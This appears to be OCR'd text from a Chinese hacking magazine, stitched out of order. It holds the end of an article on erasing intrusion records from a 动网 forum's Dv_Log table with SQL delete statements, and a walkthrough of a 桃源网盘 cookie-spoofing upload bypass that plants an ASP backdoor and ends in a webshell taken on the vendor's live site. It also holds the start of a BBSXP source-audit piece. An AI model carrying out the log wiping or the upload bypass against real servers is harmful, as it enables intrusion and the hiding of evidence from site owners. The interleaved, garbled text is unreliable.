


图7




图8

3.搜索关于自己的纪录，以IP为例

SQL语句为 "select * from [Dv_Log] where l_ip='60.*.*.216'"，如果语句没有错误，页面上会出现如图9所示结果。




图9

4.删除有关入侵的IP的纪录

SQL语句为 "delete * from [Dv_Log] where l_ip='60.*.*.216'"，如果语句没有错误，页面会出现"执行完毕"的提示。

5.删除操作后，已经没有关于此IP的记录，如图10 所示。

数据库其他表中也有一些相关的信息，比如dv_user



适合读者：网络管理员，脚本爱好者，程序开发人员
前置知识：ASP基础应用及修改

桃源网盘Cookie欺骗漏洞

文/图 1860

由于近期答应桃源官方的负责人风雨无阻，要帮其检测桃源网盘的漏洞，所以我就下载了最新的3.1个人版进行检查。在检测过程中发现其更新进度很快，但漏洞也不少，而且都比较低级。漏洞存在于3.1个人版和商业版。

突破上传ASP文件

漏洞简介：桃源网盘用户可利用COOKIES欺骗上传恶意的ASP后门到其网络硬盘根目录或其它任何目录下。

这里我使用免费的个人版本进行测试，首先打开大家常用的抓包工具WSockExpert，然后注册一个用户尝试上传ASP后门，如图1所示。




图1

IE一闪而过，提示不允许上传这种类型的文件然后我们在WSockExpert中查看到以下信息，如图2所示。




图2

WSockExpert将提示出错的情况分析出来了，我将POST上去的数据复制到文本中进行如下编辑。如图3所示。




图3

由于测试的服务器只支持ASP，所以我将网盘禁止上传的ASP，ASPX类型删除。如果对方服务器支持PHP或CGI则要删除相应类型。到这里我们就完成了数据修改，可以上传ASP后门了，它的存放目录就在注册用户的个人目录。如果大家想将后门上传到其他目录，只需修改一下数据提交的路径，图3中标注的已经很清楚了。最后修改包的长度，如图4所示。用NC提交修改的文件到网站。




图4

根据提示我们已经上传成功，直接在IE中打开，如图5所示。由于我是在虚拟机上进行




图10

中的LastLogin字段。

总结

1.动网虽然一次次被人发现漏洞，但是同时也变得越来越安全了。日志的设置可以让管理员发现一些可疑的非法操作。

2.入侵结束后，千万不要忘记擦干净自己的小PP，这位入侵者竟然还敢留下电话号码……做黑客做到这地步，也真是无所畏惧了。

的测试，所以知其网盘上传的文件存放路径。如果大家在检测其它网盘时，不知其路径，就要进行上面提到的文件路径修改了。




图5

上述就是对个人免费版进行的检测情况。由于没有商业版，为了知其商业版是否存在同样漏洞，我直接在桃源网盘官方进行了实战。步骤就是重复利用上述提及的方法，几分钟后，拿到了WebShell，如图6 所示。




图6

辗转一个春秋，桃源网络硬盘由开始的1.8到现在的3.1经历了无数次考验，安全性还是存在问题。其实该漏洞已经是老生常谈了，只是开发者一时没有注意到，相信他们日后会多关注此类问题的。

脚本小子：看了这么多年黑防，不知道大家有什么感觉。我们一直希望读者朋友们学会自己发现漏洞，而不是一味的利用已经被发现的漏洞去入侵。只有自我发现、自我突破，你才能真实的感受黑客生活的美好……

适合读者：网络爱好者、脚本爱好者

前置知识：脚本入侵知识



BBSXP最新漏洞及发现过程

文/图 firstsee

操作环境 Micromedia Dreamweaver 8.0+IIS 5.0+SQL Server 2000+BBSXP 6.00 SP1 SQL

出差回来的这几天工作比较轻松，正好为大家献上前几天发现的BBSXP新漏洞，顺便给大家介绍一下查找ASP程序漏洞的方法。看到这里你应该会想到NBSI吧？没错，NBSI的确是一个不错的漏洞检测和利用的工具，但它只能针对有规律可循的简单的漏洞。从软件测试的角度来说它使用的是黑盒测试方法。而现在我要告诉大家的是白盒测试方法：从源代码中去查找漏洞（安全系数比较高的Bug）。

在开始之前要先选择一个顺手的工具，我用的是Dreamweaver 8.0。首先在DW中创建一个站点，如图1 所示。

